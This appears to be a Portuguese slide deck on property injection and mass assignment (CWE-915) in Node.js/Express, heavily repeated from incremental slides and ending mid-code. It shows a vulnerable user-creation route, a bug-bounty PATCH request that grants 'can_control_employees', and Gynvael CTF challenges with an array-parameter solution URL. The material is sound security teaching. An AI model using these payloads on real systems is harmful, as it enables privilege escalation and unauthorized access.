# Injetando propriedades no Node.js

Caio Lüders

# $ whoami

# $ whoami

- Red Team Tech Lead num banco

# $ whoami

- Red Team Tech Lead num banco
- CTF com o Epic Leet Team (ELT)

# $ whoami

- Red Team Tech Lead num banco
- CTF com o Epic Leet Team (ELT)
- Bug Bounty com a @duphouse

# $ whoami

- Red Team Tech Lead num banco
- CTF com o Epic Leet Team (ELT)
- Bug Bounty com a @duphouse
- Umas arte && poesia

# $ whoami

- Red Team Tech Lead num banco
- CTF com o Epic Leet Team (ELT)
- Bug Bounty com a @duphouse
- Umas arte && poesia

**@caioluders**
**https://lude.rs/**

trm@tramoia.sh


https://tramoia.sh/

# CWE-915

# CWE-915

- Modificação Impropriamente Controlada de Atributos de Objeto Determinados Dinamicamente

# CWE-915

- Modificação Impropriamente Controlada de Atributos de Objeto Determinados Dinamicamente
- O produto recebe entrada de um componente upstream que especifica múltiplos atributos, propriedades ou campos que devem ser inicializados ou atualizados em um objeto, mas não controla adequadamente quais atributos podem ser modificados.

# CWE-915

- Modificação Impropriamente Controlada de Atributos de Objeto Determinados Dinamicamente
- O produto recebe entrada de um componente upstream que especifica múltiplos atributos, propriedades ou campos que devem ser inicializados ou atualizados em um objeto, mas não controla adequadamente quais atributos podem ser modificados.
- Se o objeto contiver atributos que eram destinados apenas para uso interno, então sua modificação inesperada poderia levar a uma vulnerabilidade.

# CWE-915

- Modificação Impropriamente Controlada de Atributos de Objeto Determinados Dinamicamente
- O produto recebe entrada de um componente upstream que especifica múltiplos atributos, propriedades ou campos que devem ser inicializados ou atualizados em um objeto, mas não controla adequadamente quais atributos podem ser modificados.
- Se o objeto contiver atributos que eram destinados apenas para uso interno, então sua modificação inesperada poderia levar a uma vulnerabilidade.
- Esta fraqueza às vezes é conhecida pelos mecanismos específicos da linguagem que a tornam possível, como mass assignment, autobinding, ou object injection.

# Propriedades de um Objeto.js

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
meuObj[aleat] = "Numero Aleatorio";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
meuObj[aleat] = "Numero Aleatorio";
meuObj[obj] = "Objeto";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
meuObj[aleat] = "Numero Aleatorio";
meuObj[obj] = "Objeto";
meuObj[""] = "Mesmo uma string vazia";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
meuObj[aleat] = "Numero Aleatorio";
meuObj[obj] = "Objeto";
meuObj[""] = "Mesmo uma string vazia";
```

# Propriedades de um Objeto.js

```
var meuObj = new Object(),
  str = "minhaString",
  aleat = Math.random(),
  obj = new Object();

meuObj.tipo = "Sintaxe de ponto";
meuObj["data de criacao"] = "String com espaco";
meuObj[str] = "valor de String";
meuObj[aleat] = "Numero Aleatorio";
meuObj[obj] = "Objeto";
meuObj[""] = "Mesmo uma string vazia";
```

# Mass assignment Express

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
});
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
        'email': req.body.email
    });

    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email alr[illegible] exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
});
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
```

As `req.body`'s shape is based on user-controlled input, all properties and values in this object are untrusted and should be validated before trusting. For example, `req.body.trim()` may fail in multiple ways, for example stacking multiple parsers `req.body` may be from a different parser. Testing that `req.body` is a string before calling string methods is recommended.

```
    if (existingUser.length > 0) {
        res.status(403);
        res.send('create user failed: email already exists');
        return;
    }

    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
});
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
```

As req.body's shape is based on user-controlled input, all properties and values in this object are untrusted and should be validated before trusting. For example, req.body.trim() may fail in multiple ways, for example stacking multiple parsers req.body may be from a different parser. Testing that req.body is a string before calling string methods is recommended.

```
    if (existingU
        res.statu
        res.send('cre
        return;
    }
```

As req.body's shape is based on user-controlled input, all properties and values in this object are untrusted and should be validated before trusting. For example, req.body.toString() may fail in multiple ways, for example stacking multiple parsers req.body may be from a different parser. Testing that req.body is a Buffer before calling buffer methods is recommended.

```
    var newUser = new User(req.body);
    await newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
});
```

# Mass assignment Express

```
app.post('/user/create', jsonParser, async function(req, res) {
    const existingUser = await User.find({
```

As req.body's shape is based on user-controlled input, all properties and values in this object are untrusted and should be validated before trusting. For example, req.body.trim() may fail in multi
a different parser. Testing that req.body is a string befor
and should be validated
sers req.body may be from

```
    if (existingU
        res.statu
        res.s
```

As req.body's shape is based on user-controlled input, all properties and values in this object are untrusted and should be validated before trusting. For example, req.body.foo.toString() may fail in multiple ways, for example foo may not be there or may not be a string, and toString may not be a function and instead a string or other user-input.

```
exists');
```

controlled input, all properties and values in this object are untrusted and should be validated
y.toString() may fail in multiple ways, for example stacking multiple parsers req.body may be
at req.body is a Buffer before calling buffer methods is recommended.

```
        ser = new User(req.body);
        it newUser.save(function(err) {
        if (err) {
            res.status(500);
            res.send(err);
        }
    });
    res.send(newUser);
});
```

# Mass assignment Express

```
app.post('
    const
```

```
ion(req, res) {
```

As req.boc
before trust
a different p

nd should be validated
ers req.body may be from

```
    if (ex
        re
        re
```

```
exists');
```

As req.body's shape is based on user-controlle
before trusting. For example, req.body.foo.
string, and toString may not be a function a

his object are untrusted and should be validated
xample stacking multiple parsers req.body may be
ods is recommended.

```
        if
        }
    });
    res.se
});
```

## 5.x API

express() — **express.json([options])**

...all properties and values in this object are untrusted and...

express() — **express.urlencoded([options])**

...all properties and values in this object are untrusted and...

## 4.x API

express() — **express.json([options])**

...all properties and values in this object are untrusted and...

express() — **express.raw([options])**

...all properties and values in this object are untrusted and...

express() — **express.text([options])**

...all properties and values in this object are untrusted and...

# Mass assignment Bounty

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
[redacted]
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]
```

[redacted]

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]
```

[redacted]

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"username": "newusername"
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"username": "newusername"
}
```

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"username": "newusername"
}
```

# Mass assignment Bounty

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
"verified": true,
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
"verified": true,
[...]
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
"verified": true,
[...]
"can_control_employees": false
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
"verified": true,
[...]
"can_control_employees": false
}
```

# Mass assignment Bounty

```
GET /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
"id": "d3223ef03",
"created": "2024-08-24T21:27:01.170203Z",
"username": "simpleuser",
"email": "simple@user.com",
"verified": true,
[...]
"can_control_employees": false
}
```

# Mass assignment Bounty

# Mass assignment Bounty

```
PATCH /manage/v1/user/133773 HTTP/2
Host: {HOST}
Cookie: {HOST}
[...]

{
“can_control_employees": true
}
```

# Gynvael Challenge #1

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
      return
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
      return
    }
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
      return
    }

    res.end(FLAG)
```

# Gynvael Challenge #1

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 1\n\n")

    if (!('secret' in req.query)) {
      res.end(SOURCE)
      return
    }

    if (req.query.secret.length > 5) {
      res.end("I don't allow it.")
      return
    }

    if (req.query.secret != "GIVEmeTHEflagNOW") {
      res.end("Wrong secret.")
      return
    }

    res.end(FLAG)
  })
```

# Gynvael Challenge #1

# Gynvael Challenge #1

```
http://challenges.gynvael.stream:5001/?secret[]=GIVEmeTHEflagNOW
```

# Gynvael Challenge #2

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
      res.end("No way.")
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
        res.end("Close, but no cigar.")
      } catch {
        res.end(FLAG)
      }

    } else {
      res.end("No way.")
      return
```

# Gynvael Challenge #2

```
app.get('/', (req, res) => {
    res.statusCode = 200
    res.setHeader('Content-Type', 'text/plain;charset=utf-8')
    res.write("Level 2\n\n")

    if (req.query.X.length > 800) {
      const s = JSON.stringify(req.query.X)
      if (s.length > 100) {
        res.end("Go away.")
        return
      }

      try {
        const k = '<' + req.query.X + '>'
